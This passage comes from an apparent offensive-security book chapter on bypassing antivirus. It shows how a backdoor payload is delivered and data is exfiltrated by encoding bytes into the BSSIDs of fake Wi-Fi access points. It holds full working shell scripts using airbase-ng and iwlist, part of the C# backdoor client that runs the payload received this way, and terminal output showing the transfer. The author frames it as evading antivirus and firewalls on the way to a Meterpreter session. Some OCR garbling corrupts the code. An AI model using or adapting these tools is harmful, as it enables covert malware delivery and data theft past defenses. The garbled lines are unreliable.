
```
./Server_iwlist_Scan.sh 10 mytemp.txt | grep -e Dumped -e saved
```

it means we want to Scan Access-Points List "10" times with Delay "6" also Dumping all BSSIDs to "mytemp.txt" file so we will have something like this file in "Picture 11" :



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



```
mytemp.txt
~/Desktop


Cell 06 - Address: 00:45:78:66:69:6C
Cell 06 - Address: 00:45:78:66:69:6C Cell 12 - Address: 00:74:72:61:74:69
Cell 06 - Address: 00:45:78:66:69:6C Cell 12 - Address: 00:74:72:61:74:69
Cell 14 - Address: 00:6F:6E:20:44:41
Cell 06 - Address: 00:45:78:66:69:6C Cell 11 - Address: 00:74:72:61:74:69
Cell 13 - Address: 00:6F:6E:20:44:41 Cell 15 - Address: 00:54:41:20:76:69
Cell 09 - Address: 00:74:72:61:74:69 Cell 11 - Address: 00:6F:6E:20:44:41
Cell 13 - Address: 00:54:41:20:76:69 Cell 14 - Address: 00:61:20:42:53:53
Cell 10 - Address: 00:6F:6E:20:44:41 Cell 11 - Address: 00:54:41:20:76:69
Cell 12 - Address: 00:61:20:42:53:53 Cell 13 - Address: 00:49:44:2D:57:69

Cell 09 - Address: 00:61:20:42:53:53 Cell 10 - Address: 00:49:44:2D:57:69
Cell 11 - Address: 00:72:65:6C:65:73 Cell 14 - Address: 00:1F:FB:C0:F2:7A
Cell 15 - Address: 00:73:20:54:72:61
Cell 09 - Address: 00:49:44:2D:57:69 Cell 10 - Address: 00:72:65:6C:65:73
Cell 13 - Address: 00:1F:FB:C0:F2:7A Cell 14 - Address: 00:73:20:54:72:61
Cell 08 - Address: 00:72:65:6C:65:73 Cell 11 - Address: 00:1F:FB:C0:F2:7A
Cell 12 - Address: 00:73:20:54:72:61 Cell 16 - Address: 00:66:66:69:63:0A

Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

Picture 11:

with this code you `fold -w37 $2 > output.txt` ; you can Change “mytemp.txt” file from “Picture 11” to this file “output.txt” like “Picture 12”.



```
output.txt
~/Desktop

Cell 02 - Address: 00:45:78:66:69:6C
Cell 09 - Address: 00:45:78:66:69:6C
Cell 02 - Address: 00:45:78:66:69:6C
Cell 09 - Address: 00:45:78:66:69:6C
Cell 11 - Address: 00:74:72:61:74:69
Cell 12 - Address: 00:74:72:61:74:69
Cell 13 - Address: 00:74:72:61:74:69
Cell 14 - Address: 00:74:72:61:74:69
Cell 02 - Address: 00:45:78:66:69:6C
Cell 09 - Address: 00:45:78:66:69:6C
Cell 11 - Address: 00:74:72:61:74:69
Cell 12 - Address: 00:74:72:61:74:69
Cell 13 - Address: 00:74:72:61:74:69
Cell 14 - Address: 00:74:72:61:74:69
Cell 16 - Address: 00:6F:6E:20:44:41

Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

Picture 12:

### Step 3 (Server side) :

Finally in this step you have “output.txt” now with this Script you can Dump your DATA behind these BSSIDs via this script “**Server\_GetData\_via\_BSSID.sh**” and this syntax :

```
./Server_GetData_via_BSSID.sh output.txt
```

as you can see in “Picture 10” with this script you will have DATA Exfiltration via BSSID and Wireless Traffic “without User-Pass”.

### Server\_GetData\_via\_BSSID.sh

```
#!/bin/sh
fold -w37 $1 > AP_Info_list.txt;
awk {'print $5'} AP_Info_list.txt > BSSID_List.txt;

for ops in `awk '!a[$0]++' BSSID_List.txt | xxd -p`;
do
ops1=`echo $ops | xxd -r -p`
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
ops2=`echo $ops | xxd -r -p | xxd -r -p`
echo $ops1 "==" $ops2
done
echo
echo "[;)] your Injected Bytes via Mac Addresses: "
echo `awk '!a[$0]++' BSSID_List.txt`
echo
echo "[;o] your Data : "
echo
echo `awk '!a[$0]++' BSSID_List.txt | xxd -r -p`
```

**Note** : if you want to Run this script more than 1 time Remember this Point you should Remove “mytemp.txt” file before running next Test or in “step 2-1” you should use new file name for creating New File for example “mytemp2.txt”

**Note** : you can compare “Picture 8” with “Picture 10” and you can see in “Picture 10” I got “Error“ or I have something bad in my Result anyway I should say in “Picture 8” my test was on Single system with 2 Wireless cards and in “Picture 10” my test was on two Systems as you can see one of them is Virtual Machine.

## Linux systems and DATA Transferring - Exfiltration via BSSID by Wireless Traffic – PART2

in this time I want to talk about “NativePayload\_BSSID.sh” script step by step. I made this script by Codes from PART1. For using this Script you can use Switch help via this syntax :

```
./NativePayload_BSSID.sh help
```

Example Step1: (Client Side ) ./NativePayload\_BSSID.sh -f text-file Fake-AP-Name MonitorMode-Interface

Example Step2: (Server Side ) ./NativePayload\_BSSID.sh -s wlanx Exfil-Dump-file

example System A : ./NativePayload\_BSSID.sh -f mytext.txt myfakeAP Wlan3mon

example System B : ./NativePayload\_BSSID.sh -s wlan0 ExfilDumped.txt

as you can see in “Picture 13” I used this Script via two Wireless Adapter: “Wlan0” and “Wlan3mon (Monitor Mode for Wlan3)”

```
File Edit View Search Terminal Help
~/Desktop# ./NativePayload_BSSID.sh -s wlan0 ExfilDump.txt
NativePayload_BSSID.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via BSSID (Wireless Traffic)
help syntax: ./NativePayload_BSSID.sh help
[!] [23/10/2018 00:28:10] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:20] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:29] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:39] iwlist AP list Dumped to file: ExfilDump.txt
Told -w37 s3 > temp.txt;
awk { print $5 } temp.txt > temp2Awk.txt;
# using 'a[$0]++' is not good idea ;) sometimes...
for ops in `awk '!a[$0]++' temp2Awk.txt | xxd -p`;
do
ops1=`echo $ops | xxd -r -p`
ops2=`echo $ops | xxd -r -p | xxd -r -p`
echo $ops1 "==" $ops2
done
echo
echo "[!] your Injected Bytes via BSSID Addresses: "
echo
echo `awk '!a[$0]++' temp2Awk.txt`
echo
echo "[!] your Text/Data: "
echo
ExfilString=`cat temp2Awk.txt | awk '!a[$0]++'`
echo "s{ExfilString:-17}" | xxd -r -p
Timestr=`date +%d-%m-%Y_%H-%M-%S`
echo " " > ExfilOutput_${Timestr}.txt
echo
echo "[>] your Text/Data saved to" `ExfilOutput_${Timestr}.txt` "file"
str=`echo "s{ExfilString:-17}" | xxd -r -p`
echo $str > ExfilOutput_${Timestr}.txt
fi

File Edit View Search Terminal Help
~/Desktop# airmon-ng start wlan3 | grep wlan3mon
(mac80211 monitor mode vif enabled for [phy1]wlan3 on [phy1]wlan3mon)
~/Desktop# cat test1.txt
this is test for transferring data via Wifi BSSID
~/Desktop# ./NativePayload_BSSID.sh -f test1.txt MyfakeAP wlan3mon
NativePayload_BSSID.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via BSSID (Wireless Traffic)
help syntax: ./NativePayload_BSSID.sh help
[!] [23/10/2018 00:28:06] #Injecting text: "this " to Mac via BSSID 00:74:68:69:73:20
for FAKE AccessPoint: MyfakeAP
00:28:06 Access Point with BSSID 00:74:68:69:73:20 started.
[!] [23/10/2018 00:28:16] #Injecting text: "is te" to Mac via BSSID 00:69:73:20:74:65
for FAKE AccessPoint: MyfakeAP
00:28:17 Access Point with BSSID 00:69:73:20:74:65 started.
[!] [23/10/2018 00:28:27] #Injecting text: "st fo" to Mac via BSSID 00:73:74:20:66:6f
for FAKE AccessPoint: MyfakeAP
00:28:27 Access Point with BSSID 00:73:74:20:66:6F started.
[!] [23/10/2018 00:28:37] #Injecting text: "r tra" to Mac via BSSID 00:72:20:74:72:61
for FAKE AccessPoint: MyfakeAP
00:28:38 Access Point with BSSID 00:72:20:74:72:61 started.
-
```

Picture 13:

syntax (step 1) : ./NativePayload\_BSSID.sh -f text1.txt MyfakeAP wlan3mon


with “switch -f” you can have injected BSSID for your Fake-AP-Name over wlan3mon and this BSSID will change every (10 sec) , it means with this switch you want to Send this text file “test1.txt” from “system A” to “system B” via Wireless Traffic and “system B” will dump these BSSID via Scanning AIR , in this step on “system B” you can use “Switch -s” for Scanning AIR so with this

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

syntax you can dump this "text1.txt" file very simple :

syntax (step 2) : ./NativePayload\_BSSID.sh -s wlan0 exfildump.txt



```
File Edit View Search Terminal Help
~/Desktop# ./NativePayload_BSSID.sh -s wlan0 ExfilDump.txt
NativePayload_BSSID.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA via BSSID (Wireless Traffic)
help syntax: ./NativePayload_BSSID.sh help

Scanning Mode by "Iwlist" tool Started.
[!] [23/10/2018 00:28:10] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:20] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:29] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:39] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:48] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:28:58] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:07] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:17] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:26] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:36] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:45] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:29:54] iwlist AP list Dumped to file: ExfilDump.txt
[!] [23/10/2018 00:30:00] Finish flag BSSID Address Detected : 00:ff:00:ff:00:ff
[>] [23/10/2018 00:30:01] AP List saved to "temp.txt" file

00:74:68:69:73:20 00:69:73:20 ==> this is
:74:65:00:73:74:20:66:6F 00:72 ==> test for
:20:74:72:61 00:6E:73:66:65:72 ==> transfer a BSSID Addresses: "
00:72:69:6E:67:20 00:64:61:74 ==> ring dat
:61:20 00:76:69:61:20:57 00:69 ==> a via Wi
:66:69:20:42 00:53:53:49:44:0A ==> fi BSSID
00:FF:00:FF:00:FF ==> 000

[!] your Injected Bytes via BSSID Addresses:
echo | cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs echo
echo
00:74:68:69:73:20 00:69:73:20:74:65 00:73:74:20:66:6F 00:72:20:74:72:61 00:6E:73
:66:65:72 00:72:69:6E:67:20 00:64:61:74:61:20 00:76:69:61:20:57 00:69:66:69:20:4
2 00:53:53:49:44:0A 00:FF:00:FF:00:FF
[!] your Text/Data:xfilOutput $Timestr.txt
echo
this is test for transferring data via Wifi BSSID ExfilOutput $Timestr.txt
[>] your Text/Data saved to "ExfilOutput_23-10-2018.00-30-01.txt" file
~/Desktop# _lOutput $Timestr.txt
fi
```

Picture 14:

as you can see in "Picture 14" file text1.txt dumped via Scanning BSSID on AIR after (1:51 min) with delay (10 sec)

**at a glance** : your Wireless Devices are vulnerable always so you should re-think about these threats:

- 1.malware or backdoor Payload injection to BSSID for Wifi Device and Transferring by Wireless Traffic is possible.
- 2.if you want to use WIFI device for your Clients and your Network infrastructure you should know about these threats
3. in this method your infected system always is vulnerable until your Wifi Card is on and maybe one day your clients attacked with Wifi card by attacker *Cell phones and Fake AP* .....
- 4.in this case my Backdoor try to scan ESSIDs for example "Fake" for dumping BSSID so this traffic will work very slowly and quietly too.
- 5.your Anti-viruses can't detect this one and your firewall in LAN/WAN bypassed because we have not any traffic via these infrastructures , in this case we have direct Traffic between Infected system Wifi Card and Attacker system Wifi Card on AIR also after payload dumped by backdoor we will have Reverse\_tcp Meterpreter session traffic from Infected system to Attacker system by LAN/WAN without Wifi-Card so in this case again we have outgoing traffic from Backdoor system to attacker system over Internet or LAN and this traffic the most time will not block by windows firewall or ....

C# source code : [https://github.com/DamonMohammadbagher/NativePayload\\_BSSID](https://github.com/DamonMohammadbagher/NativePayload_BSSID)

C# Video : <https://youtu.be/W0dJGln3tIs>

## All Scripts and C# Code :

### Client Exfiltration via FakeAP.sh

```
#!/bin/sh
echo " #!/bin/sh"
for bytes in `xxd -p -c 5 $1 | sed 's/./&:/g` ;
do
  Exfil=`echo $bytes | sed 's/:$/ /'`
  text=`echo $Exfil | xxd -r -p`
  echo "#Injecting text: \" \"$text\" \"to Mac via BSSID\" 00:$Exfil \"for FAKE AccessPoint: \" $2
  echo "airbase-ng -a \" 00:$Exfil \" --essid\" $2 \"-I 10 -0 \"$3 \" ;"
  echo
done
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

## Client\_killAP.sh

```
#!/bin/bash
c=1
while [ $c -le $1 ]
do
sleep 10 ;
killall airbase-ng ;
echo $c " Killing airbase-ng Process Done";
((c++))
done
```

## Server\_iwlist\_Scan.sh

```
#!/bin/sh
x=1
while [ $x -le $1 ]
do
echo $x
((x++))
echo `iwlist 'wlan0' 'scan' | grep -e "Address: 00:"` >> $2 ;
echo "iwlist AP List Dumped to file" $2;
sleep 6 ;
done
fold -w37 $2 > output.txt ;
echo "AP List saved in output.txt file"
echo
cat output.txt
```

## Server\_GetData\_via\_BSSID.sh

```
#!/bin/sh
fold -w37 $1 > AP_Info_list.txt;
awk {'print $5'} AP_Info_list.txt > BSSID_List.txt;

for ops in `awk '!a[$0]++' BSSID_List.txt | xxd -p`;
do
ops1=`echo $ops | xxd -r -p`
ops2=`echo $ops | xxd -r -p | xxd -r -p`
echo $ops1 "==" $ops2
done
echo
echo "[;)] your Injected Bytes via Mac Addresses: "
echo `awk '!a[$0]++' BSSID_List.txt`
echo
echo "[;o] your Data : "
echo
echo `awk '!a[$0]++' BSSID_List.txt | xxd -r -p`
```

## NativePayload\_BSSID.sh

```
#!/bin/sh
echo
echo "NativePayload_BSSID.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA via BSSID (Wireless Traffic)"
echo "help syntax: ./NativePayload_BSSID.sh help"
echo
function killairbase
{
sleep 10 ;
echo
killall airbase-ng ;
}
if [ $1 == "help" ]
then
tput setaf 2;
echo
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
echo "Example Step1: (Client Side) ./NativePayload_BSSID.sh -f text-file Fake-AP-Name MonitorMode-Interface"
echo "Example Step2: (Server Side) ./NativePayload_BSSID.sh -s wlanx Exfil-Dump-file"
echo "example System A : ./NativePayload_BSSID.sh -f mytext.txt myfakeAP Wlan3mon"
echo "example System B : ./NativePayload_BSSID.sh -s wlan0 ExfilDumped.txt"
echo "Description: with Step1 (system A) you will inject bytes for (mytext.txt) file to BSSID for Fake AP in this case
(myfakeAP) , with Step2 on (system B) you can have this text file via Scanning Fake AP on AIR by Wireless traffic (Using iwlist
tool)"
echo "Note : before step1 you should make MonitorMode Interface (WlanXmon) by this command for example : airmon-
ng start wlan3 "
echo
fi

# ./NativePayload_BSSID.sh -f mytext.txt Fake wlan1mon0
# making fake mode
if [ $1 == "-f" ]
then
for bytes in `xxd -p -c 5 $2 | sed 's/./&:g` ;
do
tput setaf 6;
Exfil="{bytes::-1}"
text=`echo $Exfil | xxd -r -p`
Time=`date +%d/%m/%Y %H:%M:%S`
echo "[!] [$Time] #Injecting text: \"$text\" to Mac via BSSID" 00:$Exfil "for FAKE AccessPoint: " $3
sleep 0.3
tput setaf 9;
# Making Fake AP via airbase and Injecting Payloads to BSSIDs (MAC Address)
killairbase | airbase-ng -a 00:$Exfil --essid $3 -l 10 -0 $4 | grep started

done
Time=`date +%d/%m/%Y %H:%M:%S`
tput setaf 6;
echo "[>] [$Time] Setting Finish Flag to BSSID..."
sleep 0.3
tput setaf 9;
killairbase | airbase-ng -a 00:ff:00:ff:00:ff --essid $3 -l 10 -0 $4 | grep started
fi

# ./NativePayload_BSSID.sh -s wlan0 myExfilDump.txt
# starting scan mode
if [ $1 == "-s" ]
then
echo "Scanning Mode by \"iwlist\" tool Started."
echo "" > $3
while true
do
# echo `iwlist 'wlan0' 'scan' | grep -e "Address: 00:"` >> $2 ;
echo `iwlist $2 'scan' | grep -e "Address: 00:"` >> $3 ;
tput setaf 9;
Time=`date +%d/%m/%Y %H:%M:%S`
echo "[!] [$Time] iwlist AP list Dumped to file: " $3;
sleep 6 ;
FinishFlag=`cat $3 | grep -e 00:ff:00:ff:00:ff -e 00:FF:00:FF:00:FF`
if (( `echo ${#FinishFlag}` !=0 ))
then
Time=`date +%d/%m/%Y %H:%M:%S`
sleep 0.3
tput setaf 7;
echo "[!] [$Time] Finish flag BSSID Address Detected :\" 00:ff:00:ff:00:ff
break
fi
done
tput setaf 9;
# fold -w37 $3 > output.txt ;
Time=`date +%d/%m/%Y %H:%M:%S`
echo "[>] [$Time] AP List saved to \"temp.txt\" \"file\"
echo
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
# DEBUG
# cat output.txt
fold -w37 $3 > temp.txt;
awk {'print $5'} temp.txt > temp2Awk.txt;
# using '!a[$0]++' is not good idea ;) sometimes.... .
for ops in `awk '!a[$0]++' temp2Awk.txt | xxd -p`;
do
    ops1=`echo $ops | xxd -r -p`
    ops2=`echo $ops | xxd -r -p | xxd -r -p`
    echo $ops1 "==">" $ops2
done
echo
echo "[!] your Injected Bytes via BSSID Addresses: "
echo
echo `awk '!a[$0]++' temp2Awk.txt`
echo
echo "[!] your Text/Data: "
echo
ExfilString=`cat temp2Awk.txt | awk '!a[$0]++`
echo "${ExfilString::-17}" | xxd -r -p
Timestr=`date '+%d-%m-%Y.%H-%M-%S`
echo "" > ExfilOutput_${Timestr}.txt
echo
echo "[>] your Text/Data saved to" \"ExfilOutput_${Timestr}.txt\" "file"
str=`echo "${ExfilString::-17}" | xxd -r -p`
echo $str > ExfilOutput_${Timestr}.txt
fi
```

NativePayload\_BSSID.cs :

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using NativeWifi;
using System.Runtime.InteropServices;

namespace NativePayload_BSSID
{
    class Program
    {
        static string GetStringForSSID(Wlan.Dot11Ssid ssid)
        {
            return Encoding.ASCII.GetString(ssid.SSID, 0, (int)ssid.SSIDLength);
        }

        static string Temp_BSSID = "";
        static int counter = 0;
        static WlanClient client = new WlanClient();
        static bool init = false;
        static bool onetime = false;

        static string __show_BSSID(string filter_bssid)
        {
            try
            {
                foreach (WlanClient.WlanInterface wlanIface in client.Interfaces)
                {
                    try
                    {
                        System.Threading.Thread.Sleep(1000);
                        Wlan.WlanBssEntry[] BSSLIST = wlanIface.GetNetworkBssList();

                        try
                        {
                            wlanIface.Scan();
                        }
                        catch (Exception x1)
                        {
                            Console.WriteLine("x1: " + x1.Message);
                        }
                        Temp_BSSID = "";
                        foreach (Wlan.WlanBssEntry item in BSSLIST)
                        {
                            string temp_filter = GetStringForSSID(item.dot11Ssid);
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
if (temp_filter == filter_bssid)
{
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.Write("Detecting BSSID :");
    Console.ForegroundColor = ConsoleColor.Cyan;
    foreach (var item2 in item.dot11Bssid)
    {
        Console.Write(" {0}", item2.ToString("x2"));
        Temp_BSSID += item2.ToString("x2");
    }
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.Write(" ESSID :");
    Console.Write(" " + GetStringForSSID(item.dot11Ssid));
}
}
if (Temp_BSSID.Length > 2)
{
    // remove 00 from first section , getting payload only since fake macaddress
    Temp_BSSID = Temp_BSSID.Substring(2);
}

if (Temp_BSSID == "ffffffff") init = true;

if (init && MacAddress.Capacity != 0 && Temp_BSSID != MacAddress.AsEnumerable().Last().ToString() && Temp_BSSID!="ff00ff00ff" )
{
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.Write(" Dumped ");
    if (Temp_BSSID != "")
    {
        /// something is wrong or error happend
        /// sometimes this value is higher than 10 like 20 so we should getting last 10 char for this value always
        /// for dumping new and Correct BSSID
        if (Temp_BSSID.Length > 10)
        {
            Temp_BSSID = Temp_BSSID.Substring(Temp_BSSID.Length - 10);
            Console.ForegroundColor = ConsoleColor.Red;
            Console.Write("[X] {0}", Temp_BSSID);
            Console.ForegroundColor = ConsoleColor.DarkYellow;
        }

        counter++;
        MacAddress.Add(Temp_BSSID);
    }
}
else if (MacAddress.Capacity == 0)
{
    Console.ForegroundColor = ConsoleColor.DarkYellow;
    Console.Write(" Dumped \n");
    if (Temp_BSSID != "" && Temp_BSSID != "ffffffff")
    {
        /// something is wrong or error happend
        /// sometimes this value is higher than 10 like 20 so we should getting last 10 char for this value always
        /// for dumping new and Correct BSSID
        if (Temp_BSSID.Length > 10)
        {
            Temp_BSSID = Temp_BSSID.Substring(Temp_BSSID.Length - 10);
            Console.ForegroundColor = ConsoleColor.Red;
            Console.Write("[X] {0}", Temp_BSSID);
            Console.ForegroundColor = ConsoleColor.DarkYellow;
        }

        counter++;
        MacAddress.Add(Temp_BSSID);
    }
}
else if (Temp_BSSID == "ff00ff00ff")
{
    // time to exit and run payload
    Console.ForegroundColor = ConsoleColor.Red;
    Console.WriteLine("\n Done. \n");
    Console.WriteLine("Running Payload ...");
    return Temp_BSSID;
}

if (MacAddress.Capacity != 0)
{
    Console.WriteLine(" ==> " + counter + " " + MacAddress.AsEnumerable().Last().ToString());
}
}
catch (Exception ee)
{
    Console.WriteLine("e2: "+ee.Message);
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
    }
}
}
catch (Exception eee)
{
    Console.WriteLine("e3: " + eee.Message);
}
return Temp_BSSID;
}

static List<string> MacAddress = new List<string>();
public static string payload = "";
static void Main(string[] args)
{
    try
    {
        if (args.Length >= 1 && args[0].ToUpper() == "NULL")
        {
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine();
            Console.WriteLine("Copy these lines to script1.sh file ;)");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            if (args.Length >= 2 && args[1] != null) { payload = args[1].ToString(); }
            int b = 0;
            int j = 0;
            int LinesCode = 0;
            string temp = "";
            // "00:ff:00:ff:00:ff" flag for Attack start
